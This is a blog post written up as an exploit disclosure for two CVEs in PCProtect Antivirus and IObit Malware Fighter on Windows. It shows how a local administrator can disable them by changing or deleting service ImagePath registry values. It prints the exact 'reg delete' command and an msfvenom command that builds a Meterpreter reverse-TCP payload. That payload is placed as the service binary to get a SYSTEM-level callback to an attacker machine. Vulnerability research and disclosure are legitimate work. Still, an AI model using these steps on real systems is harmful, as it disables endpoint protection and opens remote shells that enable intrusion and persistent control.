Multiple Endpoints Security Tampering Exploit

Published on August 2, 2022

(PCProtect Antivirus prior to version 5.17.470) **and** (IObit Malware Fighter 9.2) installed on Microsoft Windows does not provide sufficient anti-tampering protection of services by users with Administrator privileges. This could result in a user disabling PCProtect Antivirus and IObit Malware Fighter and the protection offered by them. Also, It leads to raising privilege to SYSTEM.

Introduction

Tampering and/or disabling security software is a technique employed by attackers in today's threat landscape. Tampering allows attackers –> (local administrators, users, and malware) to modify or disable Endpoint Protection processes, resources, and services, also allow attackers to apply modifications to Endpoint Protection registry settings, and files, and tamper with running

processes on Windows clients. Also with allows an attacker to raised privileges to SYSTEM, which will be useful also in lunching malware.

```
Note: PCProtect Version 5.17.470 and IObit Malware Fighter 9.2 was installed on Windows 10 Pro
```


Disabling Endpoints Security Service Via Registry

A malicious attacker with local administrator privilege can disable PCProtect Antivirus and IObit Malware Fighter through the registry due to missing tamper protection.

```
#Vulnerable Registry Key for PCProtect
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SecurityService

#Vulnerable Registry Key for IObit Malware Fighter
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AdvancedSystemCareService15
\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\IMFservice
```

Three values will be modified:

1- (**ImagePath**) the value can be replaced with malicious service executable.
2- (**Start**) Change the value to 0x02 Hex. Which means Specifies a driver or service that is initialized at system startup by Session Manager (It already = 2)
3- (**Type**) Change to (10) Hex. Which mean A Win32 program that runs in a process by itself. This type of Win32 service.can be started by the Service Controller.32 service should be run as a stand-alone process. (It's already = 10)




In our case we only change the (ImagePath) to (ngrox.exe) to become

“C:\Program Files (x86)\PCProtect\ngrok.exe”

“C:\Program Files (x86)\IObit\Advanced SystemCare\ngrok.exe”

“C:\Program Files (x86)\IObit\IObit Malware Fighter\ngrok.exe”


As we see we restart the Operating system and service was disabled



Another way to apply that is to delete the registry key from the CMD command line, we have used the `reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\SecurityService` to retrieve values of any key.

```
Microsoft Windows [Version 10.0.19044.1826]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\SecurityService

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\SecurityService
    Type    REG_DWORD    0x10
    Start    REG_DWORD    0x2
    ErrorControl    REG_DWORD    0x1
    ImagePath    REG_EXPAND_SZ    "C:\Program Files (x86)\PCProtect\SecurityService.exe"
    DisplayName    REG_SZ    PC Security Management Service
    WOW64    REG_DWORD    0x14c
    ObjectName    REG_SZ    LocalSystem
    LaunchProtected    REG_DWORD    0x3


C:\Windows\system32>reg delete HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\SecurityService /v ImagePath /f
The operation completed successfully.

C:\Windows\system32>reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\SecurityService

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\SecurityService
    Type    REG_DWORD    0x10
    Start    REG_DWORD    0x2
    ErrorControl    REG_DWORD    0x1
    DisplayName    REG_SZ    PC Security Management Service
    WOW64    REG_DWORD    0x14c
    ObjectName    REG_SZ    LocalSystem
    LaunchProtected    REG_DWORD    0x3


C:\Windows\system32>
```

Then we used `reg delete HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\SecurityService /v ImagePath /f` to delete (ImagePath)



The service has been deleted and we have stopped/deleted the Protection.

Exploiting to Establish Persistence

Establishing persistence by allowing for raising privilege is by way of modifying the parameters of services that start each time Windows is launched. So if the permissions aren't configured correctly and allow the registry keys for a service to be modified such as (ImagePath or binPath key) to point to a malicious executable, that allows the malware to launch at

Windows startup, and that malicious executable can be run under a local system account with elevated privileges.

We have created a malicious payload by msfvenom (`msfvenom -p windows/meterpreter/reverse_tcp LHOST=$LOCALIP LPORT=4444 -f exe -o meta.exe`)

I have put the malicious executable on the same PCProtect and IObit Malware Fighter installation folder and modified the registry key value (ImagePath) with my malicious executable.

As we see, I have got a callback to my attacking machine lunched by both endpoints protection, my (metadata) and the (PCProtect.exe) (IMF.exe)

Boom the privilege raised from local administrator to SYSTEM.

Conclusion

Attackers always like to disable any existing security features, such as antivirus protection, to get easier and maintain access to data or install malware or even exploit devices. Implementing tamper protection will help to prevent such attacks from occurring. I got 2 CVE's (CVE-2022-36670) & (CVE-2022-37771) I hope enjoy the reading **Mrvar0x**

References

Packetstormsecurity PCProtect

Packetstormsecurity IObit Malware Fighter

Published in Uncategorized

0day Anti-Virus Endpoint evasion exploit hacking vulnerability

Previous Post
TFTP Exploitation (BO)

Next Post
Checkpoint Anti Phishing Evasion